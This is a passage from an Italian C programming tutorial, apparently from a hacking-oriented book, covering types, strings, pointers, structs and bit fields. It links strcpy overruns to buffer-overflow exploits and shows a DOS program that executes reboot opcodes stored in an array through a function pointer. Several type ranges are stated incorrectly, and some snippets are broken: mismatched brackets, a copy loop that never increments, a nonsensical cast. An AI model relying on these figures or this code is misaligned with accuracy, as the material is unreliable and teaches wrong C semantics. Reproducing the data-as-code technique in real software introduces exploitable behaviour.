Nei linguaggi a più alto livello, nella fase dichiarativa, è possibile usare il concetto di variabile.
La dichiarazione di una variabile ci permetterà di riferirci successivamente ad un valore senza doverci preoccupare di dove il sistema ha memorizzato, come indirizzo d memoria, un certo valore.
In altre parole definendo la variabile altezza e quella larghezza potremo successivamente riferirci mediante il loro nome a queste ignorando di fatto a quale indirizzo il linguaggio ha memorizzato il tutto.
Prima avevamo anche detto che un valore possiede un indirizzo di dove questo viene memorizzato ma anche di una dimensione in bytes.
La dichiarazione di una variabile in linguaggio Cha la seguente sintassi :

```
classe di memoria      tipo           nome
```

Lasciamo perdere per ora la classe d memoria e vediamo solo le altre due specifiche.

Il nome è quello che ci permetterà di identificare un certo valore.
Normalmente può essere una stringa fino a 32 caratteri, anche se questo dipende dal compilatore.
Il tipo invece è quello che stabilisce la dimensione massima che può memorizzare la variabile.
I tipi sono :

```
char   (1 BYTE )    255 valori da –127 a +128
int    ( 2 BYTES )  65536 valori da –32767 a +32768
long   ( 4 BYTES )  4miliardi di valori da – 2 miliardi a +2 miliardi e rotti
```

Questi in linguaggio C sono da considerare proprio come sequenze di N BYTES.
Es.

```
Int    a = 12 = 000 011 00 byte 0001    | 0000 |
                           byte 0002    | 1100 |
```

Per questo motivo in questi casi non lasciatevi portare fuori dalla presenza di un tipo char in quanto questo è solo ideale per memorizzare un carattere, in quanto questo è rappresentato da un valore ASCII compreso tra 0 e 255, ma ricordatevi sempre che in linguaggio C non esiste differenza tra un carattere ed un numero come magari in altri linguaggi come il basic esiste.
In C esistono altri tipi numerici che servono a mantenere i numeri memorizzati con il formato in virgola mobile.
Si tratta de tipi :

float
double

Mentre nei tipi di prima i valori potevano essere solo interi qui, grazie al formato di memorizzazione, possono essere anche con la virgola come ad esempio 6,899 oppure 2E3 in esponenziale.
Prima di vedere altri concetti legati alla dichiarazione delle variabili è necessario fare ancora un precisazione sui valori d prima.
Abbiamo detto che i valori sono compresi tra un valore negativo ed uno positivo.
In Linguaggio C esiste la specifica che è possibile mettere prima del tipo per dire al sistema che il valore è da considerare senza segno.
In pratica abbiamo detto che il valore poteva essere visto come il numero di bytes destinati al tipo.
Questo è solo parzialmente preciso in quanto per il valore vengono usati tutti i BITS meno uno che di fatto viene usato per il segno.
In altre parole ad esempio il tipo int possiede 15 bits per il valore e quindi può rappresentare 32768 numeri e un bit per il segno (+-).
Volendo usare anche questo bit per l valore è possibile usare prima del tipo la specifica unsigned.
Ad esempio un variabile :

unsigned int a

può memorizzare valori da 0 a 65536, tutti come valori positivi.
In questo caso i valori assegnabili diventano i seguenti.

```
unsigned char    -   da 0 a 255
unsigned int     -   da 0 a 65535
unsigned short   -   da 0 a 65535
unsigned long    -   da 0 a 4294967295
```

Se nei nostri programmi dobbiamo fare uso di numeri frazionari abbiamo a disposizione due tipi di variabili in virgola mobile e precisamente il float e il double.
L'occupazione in byte e il valore assegnabile a ciscun tipo sono precisamente :

```
float  -   4 bytes  da +- 1.701411E-38   a  +- 1.701411E38
double -   8 bytes  da +-      1.0E-307  a  +-      1.0E307
```

A questo punto vi ce abbiamo svito solo valori numeri ci vi chiederete come è possibile memorizzare delle stringhe intese come sequenze di caratteri ASCII.
Abbiamo detto prima che un carattere in C non è diverso da un numero tanto che possiamo anche fare delle cose del tipo :

```
int a, b, c; // Tre variabili intere

a = 25;      // Ad a viene assegnato 25
b = 'B';     // b viene asegnato con 65 ovvero il codice numerico ASCII di B

c = b – a;   // c vale 40 ovvero 'B' – 25 (65-25)
```

Mediante il concetto di array possiamo memorizzare delle squenze di valori per cui anche di caratteri.
La dichiarazione di array avviene mediante l'uso delle parentesi quadre.

```
int   a[20];
```

significa che a è una sequenza di 20 interi numerati da 0 a 19.
Per questo motivo possiamo fare :

```
char a[20] = "Stringa";             a[0]  | S |
                                    a[1]  | t |
                                    ecc.
```

Molti linguaggi come il Basic trattano come oggetti le stringhe.
Il Linguaggio C non lo fa per cui anche funzioni semplici come la manipolazione di stringhe, copia, comprazione, concatenazione, vengono svolte da algoritmi.
Il basic permette ad esempio l'assegnazione tra dure variabili con :

```
a$ = "Stringa";
b$ = a$;
```

Il C dovrebbe eseguire un algoritmo del tipo :

inizializza un variabile d'indice a 0
segna qui l'inizio
prendi l'elemento indicato dalla variabile indice dentro all'array a
guarda se è l'ultimo carattere
se non lo è copialo dentro alla posizione indice di b , incrementa la variabile indice e vai all'inizio
se no finisci

Avete visto la domanda 'è l'ultimo carattere dell'array ?' ?
In C è necessario inserire alla fine delle sequenze di caratteri uno particolare che indica la fine della stringa.
Normalmente questo è il valore NULL ovvero lo 0.
In pratica il numero di caratteri necessari in un array destinato a memorizzare delle stringhe è sempre più grande di 1 carattere destinato al fine stringa.
Una stringa del tipo :

"ABCD"

non è lunga 4 caratteri ma bensì 5 in quanto in realtà la stringa è :

```
“ABCD0”
```

Fate attenzione in quanto l’inizializzazione diretta mette automaticamente il valore 0 alla fine.
Nel caso di dichiarazione di questo tipo, ovvero senza specificare la dimensione dell’array, il sistema autodimensiona l’array stesso alla lunghezza dels tringa + 1 carattere.

```
Char a[] = “ABCD”;
```

Sarebbe come dire :

```
Char a[5] = “ABCD”;    dove a[0] = ‘A’ , a[1] = ‘B’, a[2] = ‘C’, a[3] = ‘D’, a[4] = ‘\0’
```

Dimensionare con :

```
char a[20] = “ABCD”;
```

significa riservare in memoria per la variabile a 20 bytes ma sul momento inseirgli solo 5 caratteri.
Dicevamo che il Linguaggio C non possiede istruzioni per la manipolazione di stringhe.
Queste sono implementate nelle librerie normalmente distribuite con il Linguaggio come normali funzioni.
Ad esempio dentro a queste librerie ci troviamo funzioni come strcpy (copia una stringa) strcmp (compara una stringa con un'altra), strcat (concatena due stringe).
L’assegnazione come abbiamo visto mette automaticamente il carattere di fine stringa.
Fate attenzione che magari in altri vasi sarà vostro compito mettere lo zero come terminatore.
Dimenticandosi di questo poterete bloccare l’esecuzione del programma in quanto l’algoritmo di copia aspettandosi di trovare il fine stringa continuerebbe al’infinito a copiare da una parte all’altra i valori.
Non abbiamo ancora parlato delle istruzioni ma essendo queste semplici vi voglio fare vedere come funziona una copia di una stringa.

```
char a[] = “ABCD”;
char b[10];
int indice = 0;
while(a[indice} != 0)
      bindice] = a[indice];
```

Non trovando lo 0 il while non terminerebbe mai.
Ricordatevi che il C non esegue controllo di valori per cui se avessimo :

```
char a[2];
char b[2];
```

e poi copiassimo “ABCD” dentro ad a[] andremmo a finire con i caratteri in più dentro alla variabile dopo.
Infatti quello che capita è esattamente quello che capiterebbe in assembler con due variabili vicine in memoria.
L’utilizzo di ulteriori parentesi permetterebbe di definire delle matrici bidimensionali o anche a più dimensioni.
Ad esempio è possibile dichiarare variabili del tipo :

```
char m[10][5];
```

Detto in breve sarebbe come dire N righe di M colonne.
Prima di andare avanti ricordatevi sempre che le variabili qualsiasi esse siano sono sempre posizionate in memoria e quindi anche se di fatto l’indirizzo a cui si trovano noi lo possiamo

quasi sempre ignorare questo c'e' e dichiarare una variabile significa richiedere al compilatore di riservare per questa un certo numero di BYTES a partire da questo indirizzo di partenza.
Ricordatevi RISERVARE !!!
Altri linguaggi come il BASIC dopo aver riservato lo spazio controllano anche quello che si mette al suo interno avvisando se il contenuto non è idoneo per quella variabile.
Il C non lo fa e quindi a causa di errori di sottodimensionamento possono capitare errori che poi in fase di esecuzione diventano incomprensibili.
Facciamo un esempio che spesso capita al novizio.
Questo errore è quello legato al fatto di ignorare spesso il carattere di fine stringa e quindi di dimensionare la variabile solo per il numero di caratteri.
Dicevamo prima che lo STRING COPY (strcpy) è una funzione che si trova nella libreria standard del C che serve a copiare ogni singolo carattere di un array dentro ad un altro.
Come avevamo schematizzato prima l'algoritmo controllerebbe ogni carattere del primo array al fine di vedere se si è raggiunto il carattere di fine stringa ('\0' o NULL).
Ora facciamo questa ipotesi :

```
char m[4];
int x;
```

Ora se volessimo vedere in memoria come probabilmente verrebbero allocati gli oggetti avremmo :

Ora se facessimo :

```
strcpy(m, "ABCDE")
```

il compilatore non ci darebbe errore in quanto la funzione direbbe :
COPIA "ABCDE" a partire dal primo indirizzo di dove si rova m.
Il carattere 'E' andrebbe afinire nel primo BYTE della variabile x mentre il carattere di fine stringa verrebbe messo nel secondo BYTE della variabile x.
Ora se noi dichiarassimo :

```
char k[10];
```

e poi usassimo la funzione per la copia di stringhe con :

```
strcpy(k,m);
```

E anche qui nessun problema in quanto l'agoritmo di strcpy prenderebbe il primo carattere di m, confronterebbe per vedere se è il fine stringa, non essendolo lo copierebbe nel primo byte di k, incrementerebbe la variabile d'indice usata per accedere ad ogni singolo byte dell'array e continuerebbe fino a trovare il carattere di fine stringa e di fatto lo troverebbe a m[5].
Lo so che noi non lo abbiamo dichiarato con cosi tanti bytes ma il Linguaggio C usando un ottica a basso livello ragiona solo usando gli indirizzi per cui dire

```
m[5]
```

sarebbe come dire

l'indirizzo di m + il numero d'indice moltiplicato la dimensione del tipo.
Essendo il tipo char e quindi di dimensione 1 byte sarebbe come dire &m[0] + (5 * 1)
Avete visto il carattere & ?

In C significa 'l'indirizzo di' per cui in questo caso sarebbe come dire l'indirizzo di m[0].
Comunque tornando al caso di prima dicevamo che fino a questo punto non c'era nessun problema in quanto ci troveremmo con :

A	BYTE 1 di m ovvero m[0]
B	BYTE 2 di m ovvero m[1]
C	BYTE 3 di m ovvero m[2]
D	BYTE 4 di m ovvero m[3]
E	BYTE 1 di x
\0	BYTE 2 di x

Ora se aggiungessimo l'istruzione :

```
x = 25;
```

Cosa andremmo a fare ?
Semplice metteremmo dentro alla variabile x il valore 25 il quale però andrebbe a soprascrivere gli ultimi due caratteri dell'array.
Se dopo aver fatto questo usassimo nuovamente :

```
strcpy(k,m)
```

probabilmente ci troveremmo con il programma in crash in quanto l'algoritmo di strcpy non trovando più il carattere di fine stringa continuerebbe a copiare dentro alla zona di memoria di k correndo il rischio di arrivare a sconfinare in zone di memoria con contenuti critici.
Ricordatevi quindi di valutare sempre le dimensioni delle variabili in quanto il C non svolge nessun controllo ma eseguirebbe solo al funzione di definizione e basta.
Questa caratteristica del linguaggio C è la base di quelli che nell'hacking viene definita con il termine di buffer overflow.
In altre parole il programmatore che dimensiona un array adatto ad accettare una determinata variabile proveniente da un input dall'esterno dovrebbe di norma controllare la lunghezza del valore assegnato in quanto questa possibilità di sconfinare all'interno di zone di memoria relative ad altri oggetti potrebbe permettere l'inserimento di parti di codice pericoloso.
Il linguaggio C come d'altra parte l'assembler e tutti i linguaggi a basso livello permettono di fare delle cose abbastanza strane.
Anni fa scrissi un esempio in cui veniva mostrato come di fatto era possibile inserire dentro a degli array numerici dei valori relativi a codici operativi di istruzioni assembler e successivamente eseguirle esattamente come se di fatto fossero del codice del programma.
Questo principio è quello che è alla base di questo tipo di exploit dei quali discuteremo nell'apposito capitolo.
L'esempio era interessante perché in genere le teorie della programmazione affermano che un programma è composto da alcuni segmenti in cui sono presenti parti specifiche come ad esempio quella relativa al codice che è inserita dentro al CODE SEGMENT, quella dei dati che è invece nei DATA SEGMENT e cosi via.
La dichiarazione di un array crea un zona di memoria dentro ad un segmento dati per cui i valori inseriti dentro all'array stesso vanno a finire all'interno di questo.
Il codice che scrissi partiva da questo presupposto.
In pratica scrivevi un piccolo programma possibilmente in formato .COM e mediante un DEBUG facevi scrivere su disco i codici esadecimali relativi alle istruzioni assembler.
Questi codici operativi, detti OPCODE, venivano inseriti all'interno di un array di numeri dichiarato dentro ad un programma scritto in Linguaggio C.
L'esempio prendeva il codice di un programmino ce eseguiva il BOOT della macchina.
Dopo aver dichiarato l'array e inserito i codici operativi dentro a questo mediante un cast, o forzatura, del linguaggio C l'indirizzo dell'array veniva assegnato a un puntatore a funzione.
Chiaramente richiamando questo puntatore l'esecuzione saltava all'indirizzo appena assegnato dentro al quale iniziava il codice espresso direttamente come codici operativi e quindi questo veniva eseguito.
La comprensione del meccanismo di questo piccolo esempio è essenziale per la comprensione del tipo di exploits a cui abbiamo accennato.

```
      unsigned char far array[] = {
                               /* ---- [CODICE  DI BOOT.COM] ---- */
               0xFB,0x31,0xDB, /* FB            STI              */
               0x8E,0xDB,0xBB, /* 31DB          XOR     BX,BX     */
               0x72,0x04,0xB8, /* 8EDB          MOV     DS,BX     */
               0x34,0x12,0x89, /* BB7204        MOV     BX,0472   */
               0x07,0xEA,0x00, /* B83412        MOV     AX,1234   */
               0x00,0xFF,0xFF  /* 8907          MOV     [BX],AX   */
                               /* EA0000FFFF    JMP     FFFF:0000 */
                               /* ------------------------------- */
       };

       void    main(void)
       {
               void (far *funct)() = (void(far *)()) array;
               (*funct)();
       }
```

L’ ottica ad indirizzi del Linguaggio C è la caratteristica che lo avvicina di più ai linguaggi a basso livello.
Per poter gestire questa filosofia degli indirizzi il Linguaggio C possiede un tipo aggiuntivo ovvero il tipo puntatore.
Che cosa è questo tipo ?
Bene.
Un tipo int, ad esempio, serve a dichiarare una variabile il cui contenuto è idoneo a contenere un valore numerico compreso tra –32767 e +32768.
Il tipo puntatore è il tipo idoneo a contenere un indirizzo di un oggetto.
La sua dichiarazione aviene con l’operatore unario * ovvero :

```
char *p;
```

Sarebbe come dire che p è idoneo a contenere l’indirizzo di un char.
Oppure :

```
int *p;
```

p è idoneo a contenere un indirizzo di un tipo intero.
Dopo aver dichiarato un tipo intero fate attenzione che il valore a cui punta non esiste fino a quando voi non gli assegnate un valore.
In pratica se fate :

```
char *c;
```

è come se diceste che c può contenere un indirizzo ma fno a questo punto non avete detto quale quindi lo spazio risulta non assegnato.
Successivamente facendo :

```
c = &m[0];
```

direste che lo spazio riservato all’indirizzo de punatore c viene assegnato a essere quello dell’indirizzo del primo byte dell’array m.
Potreste anche assegnare indirizzi direttamente con :

```
char *video = (char *) 0xB8000000L;
```

In pratica all’indirizzo 0xB8000000L c’era il buffer video dei monitor a caratteri DOS.
Questo avrebbe permesso di accedere direttamente a questa memoria.

Infatti i primi tempi che programmavo in GWBASIC usavo moltissimo le funzioni di PEEK e POKE le quali permettevano di leggere e scrivere direttamente in certe locazioni di memoria.
Passando al C sono stato per un certo periodo che dicevo : “ma possibile che con le 2000 fnzioni della libreria non ci siano le istruzioni di PEEK e POKE ?”
Certo.
A cosa servivano visto che con i puntatori potevo accedere direttamente alla memoria ?
Dopo aver fatto la dichiarazione :

```
char *p;
```

usare p senza il simbolo * significherebbe dire ‘l’indirizzo contenuto in p’ mentre usando :

```
*p
```

significherebbe dire ‘il contenuto dell’indirizzo in p’.
Uno string copy usando gli indici poteva essere scritto con :

```
char a[] = “ABCD”;
char b[5];
int i = 0;
while(a[I] != ‘\0’) {
      b[I] = a[I];
      ++i;
}
b[I] = a[I];
```

Gli array vengono già trattati come indirizzi.
Usare

```
char a[] = “ABCD”;
```

Potrebbe essere dichiarato con I puntatori come :

```
char *a = “ABCD”;
```

Volendo usare con lo strcpy I puntatori avremmo :

```
char *a = “ABCD”;
char *n;
char b[5] ;
n = &b[0];
while(*a != ‘\0’) {     // Fino a quando l’oggetto puntato da *a
      *n = *a;          // L’oggetto puntato da n e’ uguale a quello
puntato d a
            ++n;
      ++a;              // Incrementa sia n che a
}
*n = *a;
```

Ora però voi vi chiederete che differenza c’e’ tra l’indirizzo di un intero da quello di un char.
Nessuno, ma la dichiarazione di un certo tipo fa si che l’aritmetica dei puntatori dimensioni in modo corretto i valori.
Cosa significa ?
Prendete l’esempio :

```
char *p;
```

Ora facendo :

```
++p
```

vorrebbe dire ‘incrementa di 1 BYTE’ l’indirizzo p .
Questo perche’ l calcolo nell’aritmetica è :

```
indirizzo + N * dimensione_del_tipo
```

Qundi volendo vedere in bytes rispetto all’indirizzo di partenza quanto viene spostato avremmo :

```
int *a;
…
a = a + 1;
```

sarebbe

```
a = a + 1 * 2BYTES
```

2BYTES perché la dimensione del int è 2 BYTES.
Se avessimo :

```
long *p;
…
p = p + 2;

p = p + (2 * 4BYTES)
```

L’errore più comune di chi inizia è quello di usare I puntatori senza prima assegnargli a quali indirizzi puntano.
Se fate :

```
long *p
```

ricordatevi adi assegnargli qualche indirizzo statico di qualche cosa definito come ad esempio :

```

long *p;
…
long m[10];
p = &m[4];
```

In linguaggi C esistono I CAST ovvero le forzature che permettono di assegnare oggetti di tipi differenti a certi altri.
La forzatura permette di fare in modo che l’oggetto utilizzi poi le proprietà dell’oggetto assegnato.
Ad esempio è possibile fare :

```
char array[10];
int *p;

p = (char *) p;
```

In ogni caso no demoralizzatevi se non capite bene l’uso dei puntatori in quanto all’inizio potrete anche ignorarli.
Sicuramente il loro utilizzo permette di raggiungere prestazioni che solo linguaggi come il C o l’assembler possono avere, ma come abbiamo detto il loro uso potrà essere eseguito in un secondo tempo, quando sarete più ferrati sul linguaggio.
Per quanto riguarda gli indirizzi per ora ricordatevi solo che gli array senza specifica del singolo elemento sono considerati indirizzi.
Coma abbiamo già detto dopo avere fatto la dichiarazione :

```
char a[20];
```

scrivere a oppure &a[0] è la stessa cosa.
In altre parole specificare

```
a
```

sarebbe come dire l'indirizzo di dove si trova l'array a, e quindi essendo a[0] il primo elemento dell'array lo stesso indirizzo lo si può avere dicendo &a[0].
In questa parte abbiamo accennato alla dichiarazione delle variabili ovvero di quella parte di lavoro che avviene nella parte dichiarativa della programmazione.
In questa si osservano i problemi, reali od astratti che siano, e si ricavano tutti i dati che possono esserci utili per raggiungere uno scopo.
Se dovessimo, ad esempio, creare un programma per memorizzare i dati di qualche cliente potremmo fare :

```
char  nome[40];
char cognome[40];
char indirizzo[40];
```

Ora all'interno di un programma potremmo avere moli di dati anche notevolmente grandi per cui potremmo trovarci ad avere la necessità di incapsularli al fine di definire a chi appartengono questi.
Il linguaggio C permette la definizione di quella che è la struttura.
Questa altro non è che un contenitore virtuale, identificato da un nome, il quale può essere successivamente utilizzato per dichiarare delle variabili le quali conterranno tutti i campi inseriti in fase di definizione.
Nell'esempio di prima i dati erano relativi ad un cliente per cui, utilizzando il concetto di struttura, avremmo potuto fare :

```
struct clienti {
      char  nome[40];
      char cognome[40];
      char indirizzo[40];
};
```

Fate attenzione che fare quello che abbiamo appena fatto non significa occupare uno spazio in memoria.
Questo verrà invece allocato quando useremo questa struttura per dichiarare una variabile.

```
struct clienti varCli;
```

varCli sarà allocata in memoria e occuperà esattamente la somma dei campi dichiarati dentro alla struttura stessa.
L'accesso ai campi avviene utilizzando il PUNTO (.) nel seguente modo :

```
varCli.nome
varCli.cognome
varCli.indirizzo
```

Capite che si potrebbe in questo modo dichiarare più varabili o addirittura array di strutture.
Anche per le strutture vale il discorso dei punatori.
Ad esempio potremmo dichiarare :

```
struct clienti *varCli;
```

Quanto spazio occuperebbe una dichiarazione di questo tipo ?
Esattamente quello che occuperebbe un indirizzo ovvero in genere o 2 BYTES o 4 BYTES.
Abbiamo detto appena poco prima che l'accesso ai membri avviene tramite i punti (.).

Nel caso in cui l'accesso sia a membri tramite puntatori a strutture, il tutto avviene inserendo i simboli -> tra il nome del puntatore e quello dei membri.

```
varCli->nome;
varCli->cognome;
```

Ricordatevi sempre che dichiarare un puntatore non significa allocare lo spazio per il tipo a cui punta ma solo lo spazio che conterrà quell'indirizzo.
Fino ad ora vi ho solo mostrato come è possibile dichiarare un puntatore e poi assegnarlo all'indirizzo di una variabile dichiarata da qualche altra parte.
In ogni caso questo non è l'unico mezzo per assegnare un spazio di memoria riservato ad un puntatore in quanto esistono dei casi in cui non essendo possibile a priori di sapere quanta memoria si deve allocare, si esegue l'allocazione dinamica tramite funzioni presenti dentro alle librerie del linguaggio C.
Non discuteremo di queste in quanto non sarebbe sufficiente lo spazio di questo volumetto, ma solo per farvi un esempio se noi sappiamo fin dall'inizio che un buffer potrà essere , ad esempio, 5000 bytes, potremo fare:

```
char buffer[5000];
….
char *p;
p = buffer;
```

oppure se preferite :

```
p = &buffer[0];
```

che è la stessa cosa.
Non sapendo la dimensione inizialmente potremo fare, al momento in cui veniamo a conoscenza di questa :

```
char *p;
….
p = malloc(10000);
```

In pratica la funzione malloc allocherebbe in memoria il numero di bytes specificato, restituirebbe l'indirizzo di dove si trova il primo byte il quale verrebbe assegnato al puntatore.
Una cosa su cui vale la pena soffermarsi sono i cast di cui avevamo detto prima qualche cosa.
In pratica un certo tipo possiede tutte le proprietà di questo ed in particolar modo quando si parla di indirizzi.
Prima di vedere ancora l'uso dei cast sugli indirizzi vediamoli utilizzati su tipologie normali.
Facciamo un esempio :

```
long n;
int p = 20;
```

Volendo assegnare il valore in p ad n potremmo forzare l'intero ad essere vistto come un long facendo :

```
m = (long) p;
```

In questo caso non capiterebbe nulla in quanto il long di destinazione è più grande dell'intero, come numero di bytes, per cui l'intero contenuto verrebbe inserito dentro alla variabile di destinazione.
Può capitare anche il caso contrario ovvero quello in cui un valore contenuto dentro ad una variabile maggiore viene inserito dentro ad una più piccola.

```
long m = 300000L;
int a;
```

```
a = (int) m;
```

In questo caso il contenuto verrebbe troncato.
Per capire come considerate il numero come se fosse in binario all'interno dei 4 BYTES del long e solo i primi 2 BYTES verrebbero assegnati alla variabile intera.
In questi casi i cast servirebbero solo ad adattare i valori ai contenuti di altri tipi di variabili.
Nal caso di indirizzi invece il cast è potente e permette di fare cose veramente notevoli.
Prendiamo l'esempio di una struttura :

```
struct clienti {
      char  nome[40];
      char cognome[40];
      char indirizzo[40];
};
```

```
struct clienti p;
```

Questo allocherebbe per la variabile p la dimensione in bytes data dalla somma dei campi ovvero 120 BYTES.
Ora se noi volessimo accedere BYTE a BYTE potremmo fare una cosa come segue :

```
char *m;

m = (char *) &p;
```

m è un puntatore e quindi può contenere un indirizzo di un tipo char.
&p restituisce l'indirizzo della struttura clienti p.
il cast (char *) forzerebbe questo indirizzo a essere considerato come se di fatto fosse l'indirizzo di un array di char.
In questo modo facendo :

```
*m = ‘A’;
```

andremmo a mettere nel primo BYTE della struttura il carattere ‘A’.
Incrementando l'indirizzo di 1 faremmo puntare m al byte successivo.
Una cosa che avevo tralasciato ma su cui possiamo aprire una nota veloce è quella relativa agli incrementi.
Fino ad adesso per incrementare di 1 una variabile facevamo :

```
a = a + 1;
```

Un metodo alternativo per l'incremento unitario è quello di fare :

```
a++ oppure ++a
```

La differenza tra il primo è il secondo si osserva solo nall'ambito delle priorità di operazioni al'interno di un'altra operazione del tipo :

```
b = a++
```

oppure

```
b = ++a
```

In un caso prima avviene l'assegnazione e poi l'incremento mentre nel secondo prima avviene l'incremento e poi l'assegnazione.
In altri casi dove l'incremento deve essere maggiore di uno o dove l'operazione è diversa dall'incremento è possibile fare :

```
b += 24; oppure b -=10; o ancora b *=3;
```

Concludiamo ora l'argomento dei puntatori ricordandoci di una cosa di cui dovrete sempre ricordarvi quando utilizzerete dei punatori.

QUANDO DICHIARATE UN PUNTATORE CHIEDETEVI SEMPRE PRIMA DI UTILIZZARLO SE CONTIENE UN INDIRIZZO O SE DOVETE ANCORA ASSEGNARGLIELO MEDIANTE L'ASSEGNAZIONE DI UN INDIRIZZO RELATIVO AD UNA VARIABILE ALLOCATA NORMALMENTE O MEDIANTE ALLOCAZIONE DINAMICA.

Un particolare metodo relativo all'utilizzo delle strutture è legato a quelle definite con il termine di strutture bit fields ovvero quelle in cui i vari campi sono costituiti da uno o più bits.
Prendiamo il caso di flags o indicatori di eventi particolari in cui utilizzare una variabile numerica sarebbe sciupata, anche se di fatto il loro uso non è legato all'economia di memoria.
Il concetto di struttura permetterebbe di incapsulare tutti i flags al suo interno.
Un esempio potrebbe essere :

```
struct flags {
        unsigned char bit1 : 1;
        unsigned char bit2 : 1;
        unsigned char bit3 : 1;
        unsigned char bit4 : 1;
        unsigned char bit5 : 1;
        unsigned char bit6 : 1;
        unsigned char bit7 : 1;
        unsigned char bit8 : 1;
};
```

Le variabili interne sono definite come unsigned char in quanto anche se di fatto possiamo trattarle a bits di fatto l'allocazione delle struttura terrà al minimo la dimensione di un unsigned char o comunque di un multiplo di questo.
Chiaramente i valori dei vari mebri potranno essere rappresentati dai valori che è possibile usare con il numero di bits specificato.
I numero di bits può essere anche differente da 1 bit.
Ad esempio potrebbe essere anche valida una dichiarazione del tipo :

```
struct flags {
        unsigned char bit1 : 4;
        unsigned char bit2 : 4;
};
```

L'uso di simili strutture potrebbe essere quello di memorizzare in ogni membro un flag con il fine di indicare un determinato stato all'interno del programma ma nessuno ci viete di utilizzarlo per altri scopi.
Ad esempio se noi dichiarassimo :

```
struct flags strBits;
```

Questo allocherebbe in memoria da qualche parte lo spazio relativo ad un unsigned char ovvero 1 BYTE.
Se successivamente dichiarassimo un punatore :

```
char *carattere;
```

avremmo dichiarato lo spazio sufficiente mantenere l'indirizzo che punta ad un tipo char.
Ora potremmo forzare con un cast l'indirizzo della struttura ad essere accettato dal punatore.

```
carattere = (char *) &strBits;
```

Ora se assegnassimo al valore puntato dal punatore un valore, ad esempio ‘A’ , con :

```
*carattere = ‘A’;
```

andremmo ad inserire all’interno dell’indirizzo del puntatore carattere il valore ‘A’.
Ma questo è l’indirizzo di dove è stata allocata la struttura per cui di fatto se riprendessimo ad usare la struttura per se stessa potremmo andare a vedere i singoli bits del byte occupato con :

```
strBits.bit1
strBits.bit2
...
strBits.bitn
```

Il codice ASCII di ‘A’ è 65 per cui dentro al BYTE puntato da carattere avremo :

0	1	0	0	0	0	0	1

Infatti facendo un piccolo programmino che stampa il contenuto di ogni singolo campo della struttura avremmo la stampa a video del valore in formato binario :

```
#include <stdio.h>

struct flags {
      unsigned char bit1 : 1;
      unsigned char bit2 : 1;
      unsigned char bit3 : 1;
      unsigned char bit4 : 1;
      unsigned char bit5 : 1;
      unsigned char bit6 : 1;
      unsigned char bit7 : 1;
      unsigned char bit8 : 1;
};

struct flags strBits;

char *carattere;

void main(void)
{
      carattere = (char *) &strBits;

      *carattere = 'A';

      printf("\n%d%d%d%d%d%d%d%d",
      strBits.bit8, strBits.bit7, strBits.bit6, strBits.bit5,
      strBits.bit4, strBits.bit3, strBits.bit2, strBits.bit1);

}
```

Ora provate solo ad assegnare 1 un bit della struttura che prima era 0, ad esempio il bit 2 e poi riprovate stampare solo il valore puntato da carattere :

```
strBits.bit2 = 1;
```

Avremmo quindi :

0	1	0	0	0	0	1	1

Che in decimale equivale a 67 ovvero al carattere ‘C’.

Inserite in coda al programma, dopo l’assegnazione di prima :

```
printf(“%c”, *carattere);
```

Avrete C stampato a video.
Prima di poter parlare dell’altra specifica della dichiarazione, la classe d memoria, dobbiamo vedere la seconda parte di una programma ovvero la parte algoritmica.
Abbiamo detto che un programma si suddivide in due parti ovvero la parte dichiarativa e quella algoritmica.
Nella seconda parte grazie a istruzioni , intese come parole chiave del linguaggio, è possibile creare i flussi di esecuzione in cui le istruzioni eseguite sono a seguito di valutazioni fatte mano mano.
Le parole chiave del C sono :

```
int             char            float
double          struct          union
long            short           unsigned
auto            extern          register
typedef         static          goto
return          sizeof          break
continue        if              else
for             do              while
switch          case            default
```

Fino ad adesso abbiamo osservato i problemi e abbiamo definito i dati che utilizzeremo dentro al programma.
A questo punto dobbiamo iniziare a vedere quella parte in cui si scrive il codice necessario a manipolare i dati per ottenere quello che ci prefiggiamo di fare.
Questa parte viene svolta dalla parte algoritmica dove usando semplici assegnazioni o funzioni delle librerie del linguaggio C manipoleremo i dati e li visualizzeremo a video, li scriveremo su files, creeremo dei rapporti di stampa o comunque faremo tutto quello che è necessario.
Il linguaggio C possiede poche parole chiave che sono quelle che abbiamo appena visto.
In ogni caso la fase di creazione di un programma eseguibile si suddivide in due parti ovvero nella compilazione, dove avviene un analisi sintattica e semantica e quindi una traduzione in un codice oggetto e successivamente nel link ovvero quella fase in cui questo codice oggetto viene analizzato e tutti i riferimenti simbolici vengono tradotti in riferimenti assoluti.
Cosa significa questo ?
Beh.. semplicemente che come abbiamo visto noi per riferirci, ad esempio, ad una variabile usiamo un nome ben definito che ci ricorda dello scopo di questa.
In altre parole noi usiamo nomi di variabili come nominativo, indirizzo ecc. ma poi in effetti a livelo di codice assemblativo i riferimenti verranno fatti solo per indirizzi.
Il link non solo esegue questa conversione ma unisce al nostro programma quel codice relativo alle funzioni di libreria che noi abbiamo utilizzato e che come codice sono presenti i files distribuiti con il compilatore.
Dicevamo che il Linguaggio C non tratta le stringhe ma che comunque, essendo un problema comune quello di manipolarle, all’interno di una libreria sono presenti tutte quelle funzioni adatte a svolgere questi compiti.
Non sarà quindi necessari scriverle ogni volta e vi assicuro che di funzioni ce ne sono fin quante ne volete.
Il segreto per imparare ad usarle è quello di mettersi a mente il compito che si vuole fare e di cercare nei gruppi funzionali delle descrizioni quelle funzioni che si adattano meglio a quel compito.
Esistono funzioni per la gestione della memoria, per la gestione dell’ I/O, per la manipolazione di stringhe ecc. ecc.
Quindi da questo darebbe già possibile comprendere che il C è un linguaggio funzionale o procedurale.

Che cosa significa ?
Semplicemente che le varie istruzioni possono essere incapsulate all'interno di moduli chiamate funzioni le quali possiedono un nome che gli permette di essere richiamate in qualsiasi punto del programma.
I primi linguaggi di programmazione identificavano con un numero di linea ogni istruzione e poi in base a dei controlli fatti sui valori delle variabili si eseguivano dei salti a determinati punti.
Questi tipi di salti potevano essere condizionati od incondizionati, ovvero il linguaggio nel primo caso prima di eseguire il salto si memorizzava il punto di partenza in modo tale che a seguito di una certa istruzione di ritorno questo veniva ripristinato.
Chiaramente questo metodo di programmazione era confusionario in quanto era complesso tenere a mente a quali scopi erano state scritte determinati gruppi di istruzioni.
La creazione del concetto di funzione ha permesso di includere dentro a dei limiti definiti le funzioni indirizzate allo svolgimento di un certo compito.
La dichiarazione di una funzione avviene con :

```
classe_di memoria  tipo_restituito nome_funzione(argomenti1, argomento 2, ecc.)
```

L'inizio e la fine del blocco contenente le istruzioni relative ad una determinata funzione è contrassegnato dalla parentesi graffa aperta e chiusa.
Ad esempio :

```
int     funzione(int argomento)
{
        int a;
        a = a + 1;
        return a;
}
